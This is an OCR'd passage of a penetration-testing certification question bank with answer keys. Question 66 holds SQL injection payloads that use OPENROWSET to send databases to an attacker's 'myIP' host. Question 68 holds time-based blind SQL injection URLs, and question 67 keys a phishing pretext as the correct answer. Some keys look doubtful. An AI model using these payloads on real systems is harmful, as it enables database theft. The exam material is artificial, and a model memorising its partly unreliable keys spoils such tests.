


A. Stateful multilayer inspection firewall
B. Application level gateway
C. Packet filter
D. Circuit level gateway

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.technicolorbroadbandpartner.com/getfile.php?id=4159 (page 13)

QUESTION 50
Due to illegal inputs, various types of TCP stacks respond in a different manner. Some IDSs do not take into account the TCP protocol's urgency feature, which could allow testers to evade the IDS.



Penetration tester needs to try different combinations of TCP flags (e.g. none, SYN/FIN, SYN/RST, SYN/FIN/ACK, SYN/RST/ACK, and All Flags) to test the IDS. Which of the following TCP flag combinations combines the problem of initiation, midstream, and termination flags with the PSH and URG?

A. SYN/RST/ACK
B. SYN/FIN/ACK
C. SYN/FIN
D. All Flags

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://books.google.com.pk/books?id=tUCumJot0ocC&pg=PA63&lpg=PA63&dq=TCP+flag+combinations+combines+the+problem+of+initiation, +midstream,+and+termination+flags+with+the+PSH+and +URG&source=bl&ots=mIGSXBIi15&sig=WMnXlEChVSU4RhK65W_V3tzNjns&hl=en&sa=X&ei=H7AfVJCtLaufygO1v4DQDg&ved=0CBsQ6AEwAA#v=onepage&q =TCP%20flag%20combinations%20combines%20the%20problem%20of%20initiation%2C%20midstream%2C%20and%20termination%20flags%20with%20the% 20PSH%20and%20URG&f=false (see the highlighted sentence in Table 3-1 at the end of the page)

QUESTION 51
Identify the person who will lead the penetration-testing project and be the client point of contact.

A. Database Penetration Tester
B. Policy Penetration Tester
C. Chief Penetration Tester
D. Application Penetration Tester

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.scribd.com/doc/133635286/LPTv4-Module-15-Pre-Penetration-Testing-Checklist-NoRestriction (page 15)


QUESTION 52
A man enters a PIN number at an ATM machine, being unaware that the person next to him was watching. Which of the following social engineering techniques refers to this type of information theft?

A. Shoulder surfing
B. Phishing
C. Insider Accomplice
D. Vishing

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 53
The Internet is a giant database where people store some of their most private information on the cloud, trusting that the service provider can keep it all safe. Trojans, Viruses, DoS attacks, website defacement, lost computers, accidental publishing, and more have all been sources of major leaks over the last 15 years.



What is the biggest source of data leaks in organizations today?

A. Weak passwords and lack of identity management
B. Insufficient IT security budget
C. Rogue employees and insider attacks
D. Vulnerabilities, risks, and threats facing Web sites

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 54
You have compromised a lower-level administrator account on an Active Directory network of a small company in Dallas, Texas. You discover Domain Controllers

through enumeration. You connect to one of the Domain Controllers on port 389 using ldp.exe. What are you trying to accomplish here?

A. Poison the DNS records with false records
B. Enumerate MX and A records from DNS
C. Establish a remote connection to the Domain Controller
D. Enumerate domain user accounts and built-in groups

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:


QUESTION 55
Which of the following pen testing reports provides detailed information about all the tasks performed during penetration testing?

Table of Contents


A. Client-Side Test Report
B. Activity Report
C. Host Report
D. Vulnerability Report

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:



QUESTION 56
Identify the attack represented in the diagram below:



A. Input Validation
B. Session Hijacking
C. SQL Injection
D. Denial-of-Service

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: http://en.wikipedia.org/wiki/Session_hijacking

QUESTION 57
Which of the following is developed to address security concerns on time and reduce the misuse or threat of attacks in an organization?

A. Vulnerabilities checklists
B. Configuration checklists
C. Action Plan
D. Testing Plan

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:


QUESTION 58
Which of the following equipment could a pen tester use to perform shoulder surfing?

A. Binoculars
B. Painted ultraviolet material
C. Microphone
D. All the above

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://en.wikipedia.org/wiki/Shoulder_surfing_(computer_security)

QUESTION 59
The term social engineering is used to describe the various tricks used to fool people (employees, business partners, or customers) into voluntarily giving away information that would not normally be known to the general public.



What is the criminal practice of social engineering where an attacker uses the telephone system in an attempt to scam the user into surrendering private information?

A. Phishing
B. Spoofing
C. Tapping
D. Vishing

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 60
Which of the following acts is a proprietary information security standard for organizations that handle cardholder information for the major debit, credit, prepaid, e-purse, ATM, and POS cards and applies to all entities involved in payment card processing?

A. PIPEDA
B. PCI DSS
C. Human Rights Act 1998
D. Data Protection Act 1998

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: http://en.wikipedia.org/wiki/Payment_Card_Industry_Data_Security_Standard

QUESTION 61
Which among the following information is not furnished by the Rules of Engagement (ROE) document?

A. Techniques for data collection from systems upon termination of the test
B. Techniques for data exclusion from systems upon termination of the test
C. Details on how data should be transmitted during and after the test
D. Details on how organizational data is treated throughout and after the test

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:


QUESTION 62
An attacker injects malicious query strings in user input fields to bypass web service authentication mechanisms and to access back-end databases. Which of the following attacks is this?

A. Frame Injection Attack
B. LDAP Injection Attack
C. XPath Injection Attack
D. SOAP Injection Attack

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
http://luizfirmino.blogspot.com/2011_09_01_archive.html

QUESTION 63
Identify the type of authentication mechanism represented below:



A. NTLMv1
B. NTLMv2
C. LAN Manager Hash
D. Kerberos

Correct Answer: D
Section: (none)
Explanation


Explanation/Reference:
Explanation:
The client authenticates itself to the Authentication Server (AS) which forwards the username to a key distribution center (KDC). The KDC issues a ticket granting ticket (TGT), which is time stamped, encrypts it using the user's password and returns the encrypted result to the user's workstation. This is done infrequently, typically at user logon; the TGT expires at some point, though may be transparently renewed by the user's session manager while they are logged in.

When the client needs to communicate with another node ("principal" in Kerberos parlance) the client sends the TGT to the ticket granting service (TGS), which usually shares the same host as the KDC. After verifying the TGT is valid and the user is permitted to access the requested service, the TGS issues a ticket and

session keys, which are returned to the client. The client then sends the ticket to the service server (SS) along with its service request.

Reference: http://en.wikipedia.org/wiki/Kerberos_(protocol)

QUESTION 64
In the TCP/IP model, the transport layer is responsible for reliability and flow control from source to the destination. TCP provides the mechanism for flow control by allowing the sending and receiving hosts to communicate. A flow control mechanism avoids the problem with a transmitting host overflowing the buffers in the receiving host.



Which of the following flow control mechanism guarantees reliable delivery of data?

A. Sliding Windows
B. Windowing
C. Positive Acknowledgment with Retransmission (PAR)
D. Synchronization

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

Reference: http://condor.depaul.edu/jkristof/technotes/tcp.html (1.1.3 Reliability)

QUESTION 65
Which of the following external pen testing tests reveals information on price, usernames and passwords, sessions, URL characters, special instructors, encryption used, and web page behaviors?

A. Check for Directory Consistency and Page Naming Syntax of the Web Pages
B. Examine Server Side Includes (SSI)

C. Examine Hidden Fields
D. Examine E-commerce and Payment Gateways Handled by the Web Server

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.scribd.com/doc/133636402/LPTv4-Module-18-External-Penetration-Testing-NoRestriction (page 71)

QUESTION 66
A penetration tester tries to transfer the database from the target machine to a different machine. For this, he uses OPENROWSET to link the target database to his own database, replicates the database structure, and transfers the data to his machine by via a connection to the remote machine on port 80.
The query he used to transfer databases was:

'; insert into OPENROWSET ('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;', 'select * from mydatabase..hacked_sysdatabases') select * from master.dbo.sysdatabases –
The query he used to transfer table 1 was:
'; insert into OPENROWSET('SQLoledb', 'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;', 'select * from mydatabase..table1') select * from database..table1 –

What query does he need in order to transfer the column?

A. '; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;','select * from mydatabase..hacked_syscolumns') select * from user_database.dbo.systables –
B. '; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;','select * from mydatabase..hacked_syscolumns') select * from user_database.dbo.sysrows –
C. '; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;','select * from mydatabase..hacked_syscolumns') select * from user_database.dbo.syscolumns –
D. '; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;','select * from mydatabase..hacked_syscolumns') select * from user_tables.dbo.syscolumns –

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 67


You are conducting a penetration test against a company and you would like to know a personal email address of John, a crucial employee. What is the fastest, cheapest way to find out John's email address.

A. Call his wife and ask for his personal email account
B. Call a receptionist and ask for John Stevens' personal email account
C. Search in Google for his personal email ID
D. Send an email to John stating that you cannot send him an important spreadsheet attachment file to his business email account and ask him if he has any other email accounts

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 68
A Blind SQL injection is a type of SQL Injection attack that asks the database true or false questions and determines the answer based on the application response. This attack is often used when the web application is configured to show generic error messages, but has not mitigated the code that is vulnerable to SQL injection.



It is performed when an error message is not received from application while trying to exploit SQL vulnerabilities. The developer's specific message is displayed instead of an error message. So it is quite difficult to find SQL vulnerability in such cases.
A pen tester is trying to extract the database name by using a blind SQL injection. He tests the database using the below query and finally finds the database name.

http://juggyboy.com/page.aspx?id=1; IF (LEN(DB_NAME())=4) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),1,1)))=97) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),2,1)))=98) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),3,1)))=99) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),4,1)))=100) WAITFOR DELAY '00:00:10'--

What is the database name?

A. WXYZ
B. PQRS
C. EFGH
D. ABCD

Correct Answer: D
Section: (none)

Explanation

Explanation/Reference:
Reference: http://www.scribd.com/doc/184891028/CEHv8-Module-14-SQL-Injection-pdf (see module 14, page 2049 to 2051)

QUESTION 69
Which of the following is an ARP cache poisoning technique aimed at network switches?

A. Replay Attack
B. Mac Flooding
C. Man-in-the Middle Attack
D. DNS Poisoning

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.watchguard.com/infocenter/editorial/135324.asp (see mac flooding)


QUESTION 70
Which of the following documents helps in creating a confidential relationship between the pen tester and client to protect critical and confidential information or trade secrets?

A. Penetration Testing Agreement
B. Rules of Behavior Agreement
C. Liability Insurance
D. Non-Disclosure Agreement

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 71
TCP/IP model is a framework for the Internet Protocol suite of computer network protocols that defines the communication in an IP-based network. It provides end-to-end connectivity specifying how data should be formatted, addressed, transmitted, routed and received at the destination. This functionality has been organized into four abstraction layers which are used to sort all related protocols according to the scope of networking involved.




Which of the following TCP/IP layers selects the best path through the network for packets to travel?

A. Transport layer
B. Network Access layer
C. Internet layer
D. Application layer

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 72
Amazon, an IT based company, conducts a survey on the usage of the Internet. They found that company employees spend most of the time at work surfing the web for their personal use and for inappropriate web site viewing. Management decide to block all such web sites using URL filtering software.



How can employees continue to see the blocked websites?

A. Using session hijacking
B. Using proxy servers
C. Using authentication
D. Using encryption

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 73
Internet Control Message Protocol (ICMP) messages occur in many situations, such as whenever a datagram cannot reach the destination or the gateway does not have the buffering capacity to forward a datagram. Each ICMP message contains three fields: type, code, and checksum. Different types of Internet Control Message Protocols (ICMPs) are identified by a type and code field.

Which of the following ICMP messages will be generated if the destination port is not reachable?

A. ICMP Type 11 code 1
B. ICMP Type 5 code 3
C. ICMP Type 3 code 2
D. ICMP Type 3 code 3

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 74
To locate the firewall, SYN packet is crafted using Hping or any other packet crafter and sent to the firewall. If ICMP unreachable type 13 message (which is an admin prohibited packet) with a source IP address of the access control device is received, then it means which of the following type of firewall is in place?

A. Circuit level gateway
B. Stateful multilayer inspection firewall
C. Packet filter
D. Application level gateway

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 75
An automated electronic mail message from a mail system which indicates that the user does not exist on that server is called as?

A. SMTP Queue Bouncing
B. SMTP Message Bouncing
C. SMTP Server Bouncing
D. SMTP Mail Bouncing

Correct Answer: D
Section: (none)

Explanation

Explanation/Reference:
Reference: http://en.wikipedia.org/wiki/Bounce_message

QUESTION 76
Which of the following reports provides a summary of the complete pen testing process, its outcomes, and recommendations?

A. Vulnerability Report
B. Executive Report
C. Client-side test Report
D. Host Report

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 77
Fuzz testing or fuzzing is a software/application testing technique used to discover coding errors and security loopholes in software, operating systems, or networks by inputting massive amounts of random data, called fuzz, to the system in an attempt to make it crash.

Fuzzers work best for problems that can cause a program to crash, such as buffer overflow, cross-site scripting, denial of service attacks, format bugs, and SQL injection.

Fuzzer helps to generate and submit a large number of inputs supplied to the application for testing it against the inputs. This will help us to identify the SQL inputs that generate malicious output.

Suppose a pen tester knows the underlying structure of the database used by the application (i.e., name, number of columns, etc.) that she is testing.


Which of the following fuzz testing she will perform where she can supply specific data to the application to discover vulnerabilities?

A. Clever Fuzz Testing
B. Dumb Fuzz Testing
C. Complete Fuzz Testing
D. Smart Fuzz Testing

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 78
Port numbers are used to keep track of different conversations crossing the network at the same time. Both TCP and UDP use port (socket) numbers to pass information to the upper layers. Port numbers have the assigned ranges.




Port numbers above 1024 are considered which one of the following?

